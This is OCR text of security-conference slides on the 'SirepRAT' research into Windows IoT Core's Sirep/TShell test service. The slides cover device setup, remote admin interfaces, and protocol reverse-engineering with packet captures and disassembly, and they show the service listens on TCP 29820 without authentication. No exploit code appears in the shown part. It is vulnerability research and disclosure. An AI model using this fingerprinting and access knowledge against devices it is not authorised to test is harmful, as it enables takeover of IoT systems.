SirepRAT

Windows IoT Core

Abusing a Windows service for RCE

About Me

- 7+ years in InfoSec
- Security Researcher @Safebreach
- Presented at DEFCON, DEEPSEC, Hackfest…
- @bemikre

Contents

Windows IoT


Windows 10


Free

ARM

Supported Boards

DragonBoard 410c





MinnowBoard
Turbot

AAEON
Up Squared

Raspberry Pi

Usage Stats

- Windows IoT - 2nd largest share in IoT solutions development (22.9%)
- Most IoT solutions in development use ARM architecture
- Security is the top concern for developing IoT solutions

April 2018

iot eclipse.org | IEEE Internet of Things | AGILE | oma SpecWorks For a Connected World


Core / Enterprise

Core

ARM & x86_x64

UWP

Digital signage,
Smart buildings,
Smart homes,
IoT gateways,
Wearables



Enterprise

x86_x64


UWP & Win32

Industry tablets,
POS,
Kiosks,
ATMs,
Medical devices,
Thin clients

Stock Image / Custom Image

- OS is installed using a bootable image
- Microsoft provides public stock images, per build
- One may build a custom image with a chosen set of features
- Building a custom image is a non-trivial process aimed for OEMs
  - Purchase a code-signing certificate from a Certificate Authority (CA)
  - Sign the final files

“ if you're looking to commercialize your device, you must use a custom FFU to optimize security for your device “



OEMInput.xml

Defines features to include

Goal:

Remotely Take Control of the Device

Remote Administrative Interfaces

Web Device Portal (WDP)

http://192.168.3.17:8080/

Requires Administrator credentials (HTTP authentication)

Remote Administrative Interfaces

SSH

```
> ssh Administrator@192.168.3.17
```

Requires Administrator credentials

Remote Administrative Interfaces

PowerShell

```
> Set-Item WSMan:\localhost\Client\TrustedHosts -Value 192.168.3.17
> Enter-PSSession -ComputerName 192.168.3.17 -Credential 192.168.3.17\Administrator
```

Requires Administrator credentials

Remote Administrative Interfaces

IoT Remote Server (Remote display)

1. Login to WDP on the IoT device
2. Enable Windows IoT Remote Server in the ‘Remote’ tab
3. Install Windows IoT Remote Client app on a Windows 10 machine
4. Connect to device using the installed app

Requires Administrator credentials (login to WDP)

Remote Administrative Interfaces

Visual Studio Debugging

1. Login to WDP on the IoT device
2. Start the Visual Studio Remote Debugger in the ‘Debugging’ tab
3. Debug an IoT app using Visual Studio on a Windows 10 machine

Requires Administrator credentials (login to WDP)

Google

install windows iot core raspberry pi

All Videos Images News More Settings Tools

About 2,050,000 results (0.48 seconds)

How to install Windows 10 IoT on the Raspberry Pi 3

1. Go to the **Windows** 10 developer center.
2. Click Get **Windows** 10 **IoT Core** Dashboard to download the necessary application.
3. **Install** the application and open it.
4. Select set up a new device from the sidebar.
5. Select the options as shown in the image below.

More items... • Jan 18, 2019

How to install Windows 10 IoT Core on Raspberry Pi 3 | Windows ...
https://www.windowscentral.com/how-install-windows-10-iot-raspberry-pi-3

About this result Feedback

People also ask

Can I install Windows on Raspberry Pi?

Is Windows 10 for IoT free?

Can you put windows on a Raspberry Pi 3?

What is IoT Raspberry Pi?

Feedback

Microsoft Developer resources

Search Dev Center Sign in

Windows Dev Center | Windows IoT | Explore | Docs | Downloads | Samples | Community | Commercialize | Dashboard

Downloads and Tools

Get the tools you need to build with Windows 10 IoT Core

For new users, make sure to check out the Get Started section.

Essentials

Download Windows 10 IoT Core
The IoT Dashboard is essential for all users wanting to get started.

Get Windows 10 IoT Core Dashboard

By downloading and using the Windows 10 IoT Core Dashboard you agree to the license terms and privacy statement for Windows 10 IoT Core Dashboard.

Release notes

Insider Preview

IoT Dashboard

My devices

Set up a new device

Connect to Azure

Try some samples

Set up a new device

First, let's get Windows 10 IoT Core on your device.

Device type

Broadcomm [Raspberry Pi 2 & 3]

OS Build

Windows Insider Preview (17744)

- Windows 10 IoT Core (17763)
- Windows Insider Preview (17744)
- Windows Insider Preview (17733)
- Custom

RasPi3-Win-IoT

New Administrator password

••••••••••••••••••

Confirm Administrator password

••••••••••••••••••

☐ Wi-Fi Network Connection

Only 2.4 Ghz WiFi networks that have already been connected to will appear in this list

☐ I accept the software license terms

Download and install

View software license terms

View the list of recommended SD cards

View the list of supported Wi-Fi adapters

(Sign out)

Settings


IoT Dashboard

- My devices
- Set up a new device
- Connect to Azure
- Try some samples

Your SD card is ready.

Did your device boot successfully? Yes No

1. Insert your SD card into the device



2. Get Connected

Ethernet (recommended)
Connect your Ethernet cable to your local network and boot up your device

Wi-Fi
Plug in your Wi-Fi adapter and boot up your device.
See a list of supported Wi-Fi adapters

3. Find your device

Note: It will take a few minutes for your device to boot and appear in "My Devices"

My devices

Set up another device

Ethernet Recommended

Default Dev Features

`IOT_WEBB_EXTN`	Enables WDP
`IOT_SSH`	Enables SSH
`IOT_POWERSHELL`	Enables PowerShell
`IOT_NANORDPSERVER`	Enables Remote Display
`IOT_SIREP`	Enables **SIREP** service for TShell connectivity

Dev friendly == Hacker friendly

Contents

DEMO

Contents

HLK

Hardware Lab Kit

What is HLK?

A testing framework for hardware devices & drivers

Targets Windows 10 & Server 2016

HCK (Hardware Certification Kit) successor

Windows Hardware Compatibility Program

Windows Hardware Lab Kit

Help | Configuration | Connect

ModelXYZ

Project | Selection | Tests | **Results** | Package

Apply Filters

View By: Bring...

Status	Test Name	Target	Machine(s)
✗	AutoMemoryBenchmark	HLKCLIENT01	HLKCLIENT01
	✗ 02/16/2015 09:53:26 (Machine		
	✓ HLK Config Library Tasks I		
	✓ Copy PerfX2 locally		
	✓ Copy PerfX2 OS depende		
	✓ Copy D3D Support (OS ar		
	Copy Perl		
	Register TestX.man		
	MemoryBenchmark Setup		
	Set optimal display test er		
	Get Perf_DX		
	Add Perf_DX		
	Launch PerfX2 Tests		
	✗ verifier /reset		
	✓ DEL Perl.exe		
	✓ DEL Perl512.dll		
	✓ DEL Pri Perf_Memory_EX.c		
	✓ DEL Pri Perf_DX.dll		
	✗ 02/16/2015 09:45:41 (Machine		
	✓ HLK Config Library Tasks I		

ModelXYZ
Database Project

- Targets
  - HLKCLIENT01
- OS Platforms
  - Windows v10.0 x64
- Product Types
- Test Status
- Machine Status
  - HLKCLIENT01

HLK setup

- HLK test server and one or more test systems
- HLK server runs:
  - HLK Controller
  - HLK Studio
- HLK client runs the **Sirep** service
  - Windows IoT: Communication over TCP port 29820
  - Windows 10: Communication over TCP port 1771

Connection Types


IP over USB

Aries Ethernet-to-USB dongle


HLK Proxy Client

- Enables full support for testing on mobile/embedded devices
- May be the same machine as the test server or a dedicated machine


Setup Example #1 - Small Scale



Setup Example #2 - Mid Scale



Setup Example #3 - Large Scale




Contents


Kernel Debug Setup

Ethernet kernel debugging is not supported

USB to UART Cable (TTL)

Prolific USB To Serial Driver






Kernel Debug Setup

[RPi2 or RPi3]:

Pin #6 (GND) <-> Black (GND)
Pin #8 (TX) <-> White (RX)
Pin #10 (RX) <-> Green (TX)




```
> bcdedit /store c:\EFIESP\EFI\Microsoft\Boot\BCD -dbgsettings debugtype serial
> bcdedit /store c:\EFIESP\EFI\Microsoft\Boot\BCD -dbgsettings baudrate 921600
> bcdedit /store c:\EFIESP\EFI\Microsoft\Boot\BCD -dbgsettings debug on
```

CPU Overheat

Transistor-to-transistor logic (TTL), according to WhatIs.com:
“TTL is characterized by high switching speed, and relative immunity to noise. Its principle drawback is the fact that circuits **using TTL draw more current than equivalent circuits**.”

RasPi CPU temp > 85° Celsius = downclocking or shutting down


לשימוש ביתי בלבד
מאוורר קליפס "6 בריזה
דגם FT1601 24W 230V ~ 50Hz
מיוצר עבור אלקטרוסטאר בע"מ
ע"י בריזה. ארץ הייצור: סין
2017


CREATIVITY OVER
9000

Contents

The Sirep Protocol

aka TShell

aka WPCon

Network Signature

HKLM\...\FirewallPolicy\FirewallRules:

- Sirep-Server-Protocol2 REG_SZ

v2.28|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=29820|App=%systemroot%\System32\svchost.exe|Name=Sirep Server (Protocol 2)|Desc=Sirep Server (Protocol 2)|EmbedCtxt=Sirep Server|

- Sirep-Server-Ping REG_SZ

v2.28|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=29819|App=%systemroot%\System32\svchost.exe|Name=Sirep Server (Ping)|Desc=Sirep Server (Ping)|EmbedCtxt=Sirep Server|

Network Signature


ControllerWSA::NameBroadcasterThread

ControllerWSA::SendBroadcastForDevice

ws2_32!sendto

```
WS2_32!sendto:
7730b260 e92d4ff0 push        {r4-r11,lr}
0: kd> db r1 L?0x74
0324f7e0  00 c0 ff ee 42 00 38 00-32 00 37 00 45 00 42 00  ....B.8.2.7.E.B.
0324f7f0  33 00 44 00 42 00 44 00-39 00 36 00 00 00 00 00  3.D.B.D.9.6.....
0324f800  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0324f810  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0324f820  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0324f830  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0324f840  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0324f850  00 00 00 00                                       ....
0: kd> k
 # Child-SP RetAddr  Call Site
00 0324f7c0 711b7cb8 WS2_32!sendto
01 0324f7c0 711b7e3c testsirepsvc!ControllerWSA::SendBroadcastForDevice+0xd0
02 0324f880 711b7abc testsirepsvc!ControllerWSA::NameBroadcasterThread+0xb0
03 0324fad8 77ae97e2 testsirepsvc!ControllerWSA::NameBroadcasterThreadProc+0xc
04 0324fae0 00000000 ntdll!RtlUserThreadStart+0x22
```

HLK on Windows IoT



Service DLL: C:\Windows\System32\testsirepsvc.dll

Network Signature

Device Advertisement:

- Periodic gratuitous UDP packets
- Unique device ID
- Ethernet connected subnets

Network Signature

PING:

- Listens on the Sirep-Server-Ping (29819) port
- Responds with a “PING” payload to every incoming TCP connection
- Terminates the connection with RST

No.	Source	Destination	Protoco	Data	Info
1	172.16.4.110	172.16.4.111	TCP		50888 → 29819 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	172.16.4.111	172.16.4.110	TCP		29819 → 50888 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	172.16.4.110	172.16.4.111	TCP		50888 → 29819 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	172.16.4.111	172.16.4.110	TCP	✓	29819 → 50888 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=5
5	172.16.4.110	172.16.4.111	TCP	✓	50888 → 29819 [PSH, ACK] Seq=1 Ack=6 Win=65536 Len=8
6	172.16.4.111	172.16.4.110	TCP		29819 → 50888 [RST, ACK] Seq=6 Ack=9 Win=0 Len=0

```
> Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: b8:27:eb:3d:bd:96, Dst: 68:f7:28:63:3e:31
> Internet Protocol Version 4, Src: 172.16.4.111, Dst: 172.16.4.110
> Transmission Control Protocol, Src Port: 29819, Dst Port: 50888, Seq: 1, Ack: 1, Len: 5
> Data (5 bytes)

0000  68 f7 28 63 3e 31 b8 27  eb 3d bd 96 08 00 45 00   h.(c>1.' .=....E.
0010  00 2d 6d 70 40 00 80 06  2c 5d ac 10 04 6f ac 10   .-mp@... ,]...o..
0020  04 6e 74 7b c6 c8 05 a3  40 11 3c 79 0d bf 50 18   .nt{.... @.<y..P.
0030  01 00 e4 08 00 00 50 49  4e 47 00 00               ......PI NG..
```

Network Signature

Service TCP Banner (“Handshake”):

- Listens on the Sirep-Server-Protocol2 (29820) port
- Responds with a GUID string to every incoming TCP connection
- This is the 0x10 bytes long `SirepProtocolVersionGuid`

SirepProtocolVersionGuid = 2a 4c 59 a5 fb 60 04 47 a9 6d 1c c9 7d c8 4f 12

Core Functionality

Incoming Connection Authorization:

- Listens on the Sirep-Server-Protocol2 (29820) port
- `ControllerWSA::IsConnectionAllowed`
- No authentication
- No identification

Core Functionality

Incoming Connection Authorization:

```
; Attributes: bp-based frame

; int __fastcall ControllerWSA::IsConnectionAllowed(#20 *__hidden this, unsigned int)
public: int __cdecl ControllerWSA::IsConnectionAllowed(unsigned int)

var_28= -0x28
var_20= -0x20
var_1C= -0x1C

PUSH.W          {R4,R5,R11,LR}
ADD.W           R11, SP, #8
BL              __security_push_cookie
SUB             SP, SP, #0x1C
MOV             R3, R1
MOV             R5, R0  ; The ControllerWSA object
MOV             R0, R3
LDR             R3, =__imp_getsockname
MOVS            R2, #0x10
STR             R2, [SP,#0x28+var_28]
LDR             R3, [R3]
MOV             R2, SP
ADD             R1, SP, #0x28+var_20
MOVS            R4, #0
BLX             R3
CBZ             R0, loc_100094C8
```

Core Functionality

Incoming Connection Authorization:

```
loc_100094C8
ADD             R1, SP, #0x28+var_20
ADD.W           R0, R5, #0x2C ; this
BL              NetworkInterfaces::IsInterestingAddress(sockaddr_in *) ; R0 - socket address
CBNZ            R0, loc_100094E8 ; SUCCESS = r0 non-zero
```

How come that the authorization criterion is so permissive?

Protocol Name Ambiguity

No official explanation available. Our best guess:

Windows Embedded	Windows Mobile	Windows Phone	Windows IoT
TShell	TShell	WPCon	Sirep
Ethernet	IP Over USB	IP Over USB	Ethernet

Core Functionality

Commands Interface:

